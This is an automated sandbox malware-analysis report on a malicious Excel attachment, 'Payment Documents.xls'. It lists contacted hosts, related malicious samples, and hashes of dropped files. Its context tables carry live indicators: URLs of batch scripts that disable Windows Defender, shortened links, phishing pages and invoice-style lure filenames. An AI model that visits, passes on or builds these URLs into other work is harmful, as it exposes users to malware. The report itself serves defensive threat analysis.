displaycatalog.mp.microsoft.com, watson.telemetry.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, au-bg-shim.trafficmanager.net, displaycatalog-europeeap.md.mp.microsoft.com.akadns.net, skypedataprdcolwus17.cloudapp.net, prod.configsvc1.live.com.akadns.net, displaycatalog.md.mp.microsoft.com.akadns.net, ris-prod.trafficmanager.net, skypedataprdcolcus17.cloudapp.net, ctldl.windowsupdate.com, skypedataprdcolcus16.cloudapp.net, a767.dscg3.akamai.net, ris.api.iris.microsoft.com, config.officeapps.live.com, blobcollector.events.data.trafficmanager.net, europe.configsvc1.live.com.akadns.net • Report creation exceeded maximum time and may have missing disassembly code information. • Report size exceeded maximum capacity and may have missing behavior information. • Report size exceeded maximum capacity and may have missing disassembly code. • VT rate limit hit for: /opt/package/joesandbox/database/analysis/336485/sample/Payment Documents.xls

Simulations

Behavior and APIs

Time	Type	Description
08:42:33	API Interceptor	381x Sleep call for process: powershell.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
104.22.0.232	sample products trade reference.docx	Get hash	malicious	Browse	• cutt.ly/
	Request_for_Quotation.xlsm	Get hash	malicious	Browse	• cutt.ly/gdvAeui
37.46.150.139	Payment Documents.xls	Get hash	malicious	Browse	• 37.46.150.139/bat/scriptxls_cf6c45a3-4840-422a-8668-e9a12252c924_thecabal1_wddisabler.bat

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	spetsifikatsiya.xls	Get hash	malicious	Browse	• 37.46.150.139/bat/scriptxls_687c7069-ef4b-4efe-b745-594285a9a92b_mic2_wddisabler.bat
	1e9b445cb987e5a1cb3d15e6fd693309a4512e53e06ecfb1a3e707debdef7355.xls	Get hash	malicious	Browse	• 37.46.150.139/bat/scriptxls_27c96e3c-9015-4716-8c85-64582d96aaaf_zilla07_wdexclusion.bat
	spetsifikatsiya.xls	Get hash	malicious	Browse	• 37.46.150.139/bat/scriptxls_047e37f7-e236-4c64-9509-11f16943b4e0_mic2_wddisabler.bat
	New Avinode Plans and Prices 2021.xls	Get hash	malicious	Browse	• 37.46.150.139/bat/scriptxls_3357e6d8-1780-4654-872a-eca3aa375ffd_kingshakes_wdexclusion.bat
	spetsifikatsiya.xls	Get hash	malicious	Browse	• 37.46.150.139/bat/scriptxls_43922847-73c3-4df3-b101-5f9d12f30aed_mic2_wddisabler.bat
	spetsifikatsiya.xls	Get hash	malicious	Browse	• 37.46.150.139/bat/scriptxls_43922847-73c3-4df3-b101-5f9d12f30aed_mic2_wddisabler.bat
	AdviceSlip.xls	Get hash	malicious	Browse	• 37.46.150.139/bat/scriptxls_929f596a-b84d-4151-a6b5-c95e07d329c0_frankie777_wddisabler.bat
	Export Order Vene.xls	Get hash	malicious	Browse	• 37.46.150.139/bat/scriptxls_d8648b70-66b3-4072-9876-0224b204a193_spicytorben_wdexclusion.bat

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
cutt.ly	Shipping Document PLBL003534.xls	Get hash	malicious	Browse	• 104.22.1.232
	6Cprm97UTl.xls	Get hash	malicious	Browse	• 104.22.0.232
	spetsifikatsiya.xls	Get hash	malicious	Browse	• 104.22.0.232
	1e9b445cb987e5a1cb3d15e6fd693309a4512e53e06ecfb1a3e707debdef7355.xls	Get hash	malicious	Browse	• 172.67.8.238
	spetsifikatsiya.xls	Get hash	malicious	Browse	• 104.22.1.232

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	New Avinode Plans and Prices 2021.xls	Get hash	malicious	Browse	• 172.67.8.238
	spetsifikatsiya.xls	Get hash	malicious	Browse	• 104.22.0.232
	spetsifikatsiya.xls	Get hash	malicious	Browse	• 172.67.8.238
	AdviceSlip.xls	Get hash	malicious	Browse	• 104.22.0.232
	file.xls	Get hash	malicious	Browse	• 104.22.1.232
	file.xls	Get hash	malicious	Browse	• 172.67.8.238
	file.xls	Get hash	malicious	Browse	• 172.67.8.238
	output.xls	Get hash	malicious	Browse	• 172.67.8.238
	SecuriteInfo.com.Heur.20246.xls	Get hash	malicious	Browse	• 172.67.8.238
	SecuriteInfo.com.Exploit.Siggen3.5270.27062.xls	Get hash	malicious	Browse	• 104.22.1.232
	SecuriteInfo.com.Exploit.Siggen3.5270.27062.xls	Get hash	malicious	Browse	• 104.22.0.232
	30689741.xls	Get hash	malicious	Browse	• 172.67.8.238
	95773220855.xls	Get hash	malicious	Browse	• 104.22.1.232
	95773220855.xls	Get hash	malicious	Browse	• 172.67.8.238

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
CLOUDFLARENETUS	DATA-480841.doc	Get hash	malicious	Browse	• 104.18.61.59
	eTrader-0.1.0.exe	Get hash	malicious	Browse	• 104.23.98.190
	Documenten_9274874 8574977265.doc	Get hash	malicious	Browse	• 104.18.61.59
	eTrader-0.1.0.exe	Get hash	malicious	Browse	• 104.23.99.190
	pack-91089 416755919.doc	Get hash	malicious	Browse	• 104.18.61.59
	Payment Documents.xls	Get hash	malicious	Browse	• 104.22.1.232
	Shipping Document PLBL003534.xls	Get hash	malicious	Browse	• 104.22.1.232
	QPI-01458.exe	Get hash	malicious	Browse	• 172.67.188.154
	LITmNphcCA.exe	Get hash	malicious	Browse	• 104.28.5.151
	http://fake-cash-app-screenshot-generator.hostforjusteasy.fun	Get hash	malicious	Browse	• 172.67.179.45
	http://download2224.mediafire.com/5rqvtr7atabg/4ufxk777x7qfcdd/FastStoneCapturePortableTW_9.0_azo.exe	Get hash	malicious	Browse	• 104.16.203.237
	http://click.freshwaterlive.info/campaign/clicked/MjgzNjAxMzU%3D__MTAxOA%3D%3D__MjY3NzY5Ng%3D%3D__MjI2/aHR0cDovL2JpdC5seS8ySk1GMUJk?c=28360135	Get hash	malicious	Browse	• 104.16.19.94
	http://https://awattorneys-my.sharepoint.com/:b:/p/fgalante/EcRfEpzLM_tOh_Roewbwm9oB4JarWh_30QaPZLGUdNbnuw?e=4%3aqmwocp&at=9	Get hash	malicious	Browse	• 104.16.18.94
	http://reppoflag.net/2307e0382f77c950a2.js	Get hash	malicious	Browse	• 172.64.170.19
	http://https://firebasestorage.googleapis.com/v0/b/blckaxe.appspot.com/o/general%20page.html?alt=media&token=b4029a1b-78f5-43ff-a7eb-d4555ad6a60e#kymo@willowoodusa.com	Get hash	malicious	Browse	• 104.16.18.94
	http://hoquetradersltd.com/jordanbruce/index.php	Get hash	malicious	Browse	• 104.16.18.94
	http://https://web.tresorit.com/l/d2q5C#T3PZC5SR6Y1Akp1-8AT_Jg	Get hash	malicious	Browse	• 104.18.70.113
	http://https://preview.hs-sites.com/_hcms/preview/template/multi?domain=undefined&hs_preview_key=SlyW7XnGAffndKslJ_Oq0Q&portalId=8990448&tc_deviceCategory=undefined&template_file_path=mutli/RFQ.html	Get hash	malicious	Browse	• 104.16.115.104
	HSBC Payment Advice - HSBC67628473234[20201412].exe	Get hash	malicious	Browse	• 172.67.156.125
	http://search.hwatchtvnow.co	Get hash	malicious	Browse	• 104.18.225.52
IWAYCH	Payment Documents.xls	Get hash	malicious	Browse	• 37.46.150.139
	spetsifikatsiya.xls	Get hash	malicious	Browse	• 37.46.150.139
	1e9b445cb987e5a1cb3d15e6fd693309a4512e53e06ecfb1a3e707debdef7355.xls	Get hash	malicious	Browse	• 37.46.150.139
	spetsifikatsiya.xls	Get hash	malicious	Browse	• 37.46.150.139
	New Avinode Plans and Prices 2021.xls	Get hash	malicious	Browse	• 37.46.150.139
	spetsifikatsiya.xls	Get hash	malicious	Browse	• 37.46.150.139
	spetsifikatsiya.xls	Get hash	malicious	Browse	• 37.46.150.139
	AdviceSlip.xls	Get hash	malicious	Browse	• 37.46.150.139
	Export Order Vene.xls	Get hash	malicious	Browse	• 37.46.150.139
	SimpNet.sh	Get hash	malicious	Browse	• 37.46.150.238
	Rr0veY2Ho5.exe	Get hash	malicious	Browse	• 37.46.150.211
	product_qoute_6847684898.xls	Get hash	malicious	Browse	• 37.46.150.211
	EjtRDKZNkXWoLTE.exe	Get hash	malicious	Browse	• 37.46.150.60
	ru7co.xls	Get hash	malicious	Browse	• 37.46.150.60

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	http://37.46.150.184/high/iman	Get hash	malicious	Browse	• 37.46.150.184
	SWIFT-MTC749892-10-12-20_pdf.exe	Get hash	malicious	Browse	• 37.46.150.41
	SWIFT COPY.xls	Get hash	malicious	Browse	• 37.46.150.41
	PAYMENT DOC.xls	Get hash	malicious	Browse	• 37.46.150.41
	ORDER LIST.xls	Get hash	malicious	Browse	• 37.46.150.41
	AYnBjTXSlkDlSOE.exe	Get hash	malicious	Browse	• 37.46.150.41

JA3 Fingerprints

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
54328bd36c14bd82ddaa0c04b25ed9ad	QPI-01458.exe	Get hash	malicious	Browse	• 104.22.0.232
	LITmNphcCA.exe	Get hash	malicious	Browse	• 104.22.0.232
	HSBC Payment Advice - HSBC67628473234[20201412].exe	Get hash	malicious	Browse	• 104.22.0.232
	Ema.exe	Get hash	malicious	Browse	• 104.22.0.232
	Setup_6953.exe	Get hash	malicious	Browse	• 104.22.0.232
	Order_1101201918_AUTECH.exe	Get hash	malicious	Browse	• 104.22.0.232
	bank Acct Numbr-pdf.exe	Get hash	malicious	Browse	• 104.22.0.232
	1FXO8fI8R3.exe	Get hash	malicious	Browse	• 104.22.0.232
	output.xls	Get hash	malicious	Browse	• 104.22.0.232
	output.xls	Get hash	malicious	Browse	• 104.22.0.232
	spetsifikatsiya.xls	Get hash	malicious	Browse	• 104.22.0.232
	Shipping Details DHL.xls	Get hash	malicious	Browse	• 104.22.0.232
	TOP URGENT RFQ 2021 Anson Yang.exe	Get hash	malicious	Browse	• 104.22.0.232
	n1hou07jRi.exe	Get hash	malicious	Browse	• 104.22.0.232
	Product Catalogue List. docs.exe	Get hash	malicious	Browse	• 104.22.0.232
	sample details.exe	Get hash	malicious	Browse	• 104.22.0.232
	SZOSVrCvEl.exe	Get hash	malicious	Browse	• 104.22.0.232
	7Q9nwPpPpZ.exe	Get hash	malicious	Browse	• 104.22.0.232
	lKRxa2Vb4W.exe	Get hash	malicious	Browse	• 104.22.0.232
	1hv5th1EwE.exe	Get hash	malicious	Browse	• 104.22.0.232

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Office\16.0\WebServiceCache\AllUsers\officeclient.microsoft.com\0C734193-0592-4A0A-BF26-86C8530A206C	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	XML 1.0 document, UTF-8 Unicode text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	130397
Entropy (8bit):	5.377000611349983
Encrypted:	false
SSDEEP:	1536:vcQceNgrA3gZwLpQ9DQW+zAUH34ZldpKWXboOilXPErLL8Eh:OmQ9DQW+zBX8P
MD5:	EC46AAB5A35D421F11D0CB686F3EDE3F
SHA1:	031A4FF5B9ED0402105BD3F5F7CFCEDEC750F993
SHA-256:	CD6DA1C121DDF11FC3A14FF0EF38917156CB659AD4CBD0CE90E1A26AF1EE5123
SHA-512:	18EE21A00BF48415092C5EEAE1FC349548D8C7D2103D3DBF8874D2194A23F5858DD563524C4630E8869126347E221C73DA2671C25F5C4BFC538113EEA0DAA88
Malicious:	false
Preview:	<?xml version="1.0" encoding="utf-8"?>..<o:OfficeConfig xmlns:o="urn:schemas-microsoft-com:office:office">.. <o:services o:GenerationTime="2021-01-06T07:41:18">.. Build: 16.0.13616.30525-->.. <o:default>.. <o:ticket o:headerName="Authorization" o:headerValue="{}" />.. </o:default>.. <o:service o:name="Research">.. <o:url>https://rr.office.microsoft.com/research/query.asmx</o:url>.. </o:service>.. <o:service o:name="ORedir">.. <o:url>https://o15.officeredir.microsoft.com/r</o:url>.. </o:service>.. <o:service o:name="ORedirSSL">.. <o:url>https://o15.officeredir.microsoft.com/r</o:url>.. </o:service>.. <o:service o:name="ClViewClientHelpId">.. <o:url>https://[MAX.BaseHost]/client/results</o:url>.. </o:service>.. <o:service o:name="ClViewClientHome">.. <o:url>https://[MAX.BaseHost]/client/results</o:url>.. </o:service>.. <o:service o:name="ClViewClientTemplate">.. <o:url>https://ocsa.office.microsoft.com/client/15/help/template</o:url>.. </o:service>.. <o:

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	6527

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache

Entropy (8bit):	4.946791357663498
Encrypted:	false
SSDEEP:	192:CdcU6COib4Yxoe5FVsm5emdzgkjDt4iWN3yBGHc9smgdcU6CupO0ib4J:Jib4Mokjh4iUxepib4J
MD5:	5476B2BF2AE56154DE77539607E3B1D9
SHA1:	971D7A25DA3DA1A83983C96E85D6642508D10BA4
SHA-256:	B856514C0B01A376C82E98B23C1E8767F618F27F57CFC28C228AB468A6DCBAFB
SHA-512:	86E29883F01FB8EDC85C201A23CE83885BC09EB51C48D08174BEAA31A3C537DC2B314FDB700C7C9C012978AD6D6F425F47BB5A535B065A9D1B18EBC0589371 1
Malicious:	false
Preview:	PSMODULECACHE.....a...C:\Program Files (x86)\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1.....Set-PackageSour ce.....Unregister-PackageSource.....Get-PackageSource.....Install-Package.....Save-Package.....Get-Package.....Find-Package.....Install-PackageProvider..... Import-PackageProvider.....Get-PackageProvider.....Register-PackageSource.....Uninstall-Package.....Find-PackageProvider.....D.....C:\Program Files (x 86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1.....Get-OperationValidation..... ...Invoke-OperationValidation.....PSMODULECACHE.....Y...C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1.... ....Uninstall-Module.....inmo.....fimo.....Install-Module.....New-ScriptFileInfo.....Publish-Module.....Install-Script.....Update-Script.....Find-Command..

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive

Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	17688
Entropy (8bit):	5.282027333056662
Encrypted:	false
SSDEEP:	384:DtpLIsNRov/TQzPUpQ9s9OrtmmR2j+FDGl:Usv/zcpQ9gkwwFI
MD5:	0EAD1153027999BC9822A501C02A7A19
SHA1:	3AA1643B2CCAB170E97E3C1ABFB7BB25C5402443
SHA-256:	FD4A874A31993171994A7CF2154B5B6F830BDFDD87A199045647C4CB3C8FF6B9
SHA-512:	F40697F0290ACC2AF295CC75FE52680BDEF7B9F1880183F4ACF9BBBA4F958C3F60CCB61C129FE6C237B46DAB9AFB168A4146FDE81CA3F6012B0BA7A79F92EE 83
Malicious:	false
Preview:	@...e...../.....:.-.....E.....@.....D.....fZve...F.....x.).....System.Management.AutomationH.....<@.^.L."My....'..... .Microsoft.PowerShell.ConsoleHo st4.....[...{a.C..%6..h.....System.Core.0.....G-.o...A...4B.....System..4.....Zg5..:O..g..q.....System.Xml..L.....7.....J@.....~.....#.Microso ft.Management.Infrastructure.8.....'....L..}.....System.Numerics.@.....Lo...QN.....<Q.....System.DirectoryServices<.....H..QN.Y.f.....Syste m.Management...4.....].D.E.....#.....System.Data.<.....):gK..G...$.1.q.....System.ConfigurationH..... ....H..m)aUu.....Microsoft.PowerShell.Sec urity...<.....~.[L.D.Z.>..m.....System.Transactions.P...../.C..J..%...].....%.Microsoft.PowerShell.Commands.Utility...D.....-.D.F.<;.nt.1.....Sy stem.Configuration.Ins

C:\Users\user\AppData\Local\Temp\33D40000

Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	11998
Entropy (8bit):	7.0580517056356555
Encrypted:	false
SSDEEP:	192:sbviPXFOWgcmJ7dJj5PFem5dHbDJW4RFSS8+DlGP8:2KPF7gbj5tjPs4RQS8Oi8
MD5:	6DE2ECBDC7AFE7EDBBC29AD63D12C8B5
SHA1:	13D6E4FC87C1EC76D9FCB60511E1998080A9ABFF
SHA-256:	2A58F1D43B6F7121B37FE37704138B68254EADD460CE2569BD75E4E88116AED4
SHA-512:	093E3AC32605F5E9E89E2E3ACF7C4DF3216CC8853E14BA859A30AD40DCC51E7A046C2AFE4F5ADF585117EE3579D2A8F001DEB6E74422C5F186F0C275E2BBD FD
Malicious:	false
Preview:	..MO.0...H..*W.fp@.....6~@.xk.4.bol.....C..\.....]...6.R\.....X?-...9.....F...+@....V.0.h.....+...!..IH.".LS....).N.V...<..h.^..&j.(./..:..."{\.kP.P1:..q.r../H.&....=.Y...@....vEL..i.Dl....L.. <..U..mbX.Wl}..Y..j.....l.....!..!.."Mij.a.....V:..Wc.....p.....n...r.....N&..a.....$.....}.b.p.... ....P.s.E..+.....b...|.>.... ..<...._...k...B....v..-.g....2`v.e;.{.....PK.....!...O!....].....[Co ntent_Types].xml ...(..... ....MO.0...H.....BKwAH.!

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_1f0qrvj3.2o0.psm1

Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_1f0qrvj3.2o0.psm1	
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 A
Malicious:	false
Preview:	 1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_32xky4ra.ypx.ps1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 A
Malicious:	false
Preview:	 1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_33z3dqz3.zpf.psm1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 A
Malicious:	false
Preview:	 1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_cysdecj0.tcn.ps1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 A
Malicious:	false
Preview:	 1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_ee14i5n4.icg.ps1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_ee14i5n4.icg.ps1	
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 A
Malicious:	false
Preview:	 1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_m5yekrrb.bqd.ps1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 A
Malicious:	false
Preview:	 1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_nsdi5hqe.vde.psm1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 A
Malicious:	false
Preview:	 1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_r3yxefqa.e1q.psm1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 A
Malicious:	false
Preview:	 1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_ugxq0ae1.gbs.ps1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_ugxq0ae1.gbs.ps1	
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 A
Malicious:	false
Preview:	 1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_vnvc3jzs.0bs.psm1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 A
Malicious:	false
Preview:	 1

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Desktop.LNK	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Read-Only, Directory, ctime=Thu Jun 27 17:12:41 2019, mtime=Wed Jan 6 06:41:21 2021, atime=Wed Jan 6 06:41:21 2021, length=12288, window=hide
Category:	dropped
Size (bytes):	904
Entropy (8bit):	4.662618421999403
Encrypted:	false
SSDEEP:	12:8/chXUYduCH2KOu4K8cC+WrjAZ/DYbDKwXpSeuSeL44t2Y+xIBjKZm:80XisoAZbcDKw7aB6m
MD5:	9538AD3B57630C8A7A922002ECFB2EDB
SHA1:	965390F8FB5A5B54F191C5FCAA69D59003E68ABE
SHA-256:	4B024A471696DCF3010E8A436259BFAB45AC43C24B54AD2D1967C9A49D87DD94
SHA-512:	412CD98BC76BEE352151576E810B1A0E8F5CE57E716B9A748CBCE31169C9D1BE5A410898F853B333C05FBD1A7D47EE73F89F91C7814B18EC388F2DB788ECCA 4
Malicious:	false
Preview:	 L.....F.....-..o>.S.....?.S.....0.....u....P.O. .:i.....+00../C:\.....x.1.....N....Users.d.....L..&R.=.....:.....;..U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,- .2.1.8.1.3.....P.1.....>Q|<..user.<.....N..&R.=....#J.....O.j.o.n.e.s.....~.1.....&R+=..Desktop.h.....N..&R+=.....Y.....>.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,-.2 .1.7.6.9.....E.....-.....D.....>.S.....C:\Users\user\Desktop.....\.....\.....\.....\.....\.D.e.s.k.t.o.p.....:.,.LB.)...As...`.....X.....887849.....!a..%.H.VZAj...m<..... .....!a..%.H.VZAj...m<.....1SPS.XF.L8C....&.m.q...../...S.-.1.-.5.-.2.1.-.3.8.5.3.3.2.1.9.3.5.-.2.1.2.5.5.6.3.2.0.9.-.4.0.5.3.0.6.2.3.3.2.-.1.0.0.2.....9. ..1SPS..mD..pH.H@..=x.....h....H.....K*..@.A..7sFJ.....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Payment Documents.LNK	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Wed Sep 30 06:35:53 2020, mtime=Wed Jan 6 06:41:21 2021, atime=Wed Jan 6 06:41:21 2021, length=34816, window=hide
Category:	modified
Size (bytes):	2180
Entropy (8bit):	4.6953721631969225
Encrypted:	false
SSDEEP:	24:8BiRxXaArb2esDKk7aB6myBiRxXaArb2esDKk7aB6m:8BiRRJrCSB6pBiRRJrCSB6
MD5:	BC0943AFB939B5E54320E05FFFA7AD8A
SHA1:	33D66D26E83BE3702C7E96FFE37097A2719ED994
SHA-256:	6962DCB3A9E150B37D3A27CE0E5E48F29022C1F856817F81F2EB347A95777415
SHA-512:	D1163F2288676ADCAD335D774E9E3A05970C79C064EF1CB66FF4453574C7893E24649A5B5BEDCC3244A1E2C72C5DBAD658CD994D7DE7AFF67C03CF59EB1E0 ED
Malicious:	false

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Payment Documents.LNK	
Preview:	L.....F.... ....k.S.....?.S.....?.S.....P.O. .:i.....+00.../C:\.....x.1.....N....Users.d.....L..&R.=.....:.....;..U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.3.....P.1.....>Q|<..user.<.....N..&R.=....#J.....O.j.o.n.e.s.....~.1.....>Q.<..Desktop.h.....N..&R.=.....Y.....>...../...D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.9.....x.2..l..&R&= .PAYMEN~1.XLS..\.....>Q{<&R&=.....V.....L.P.a.y.m.e.n.t. .D.o.c.u.m.e.n.t.s...x.l.s.....[.....-.....Z.....>.S.....C:\Users\user\Desktop\Payment Documents.xls..,.....\.....\.....\.....\.....\.D.e.s.k.t.o.p.\.P.a.y.m.e.n.t. .D.o.c.u.m.e.n.t.s...x.l.s.....:.,.LB.)...As...`.....X.....887849.....!a..%.H.VZAj...V.....!a..%.H.VZAj...V.....1SPS.XF.L8C....&.m.q...../...S.-.1.-.5.-.2.1.-.3.8.5.3.3.2.1.9.3.5.-.2.1.2.5.5.6.3.2.0.9.-.4.0.5.3.0.6.2

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
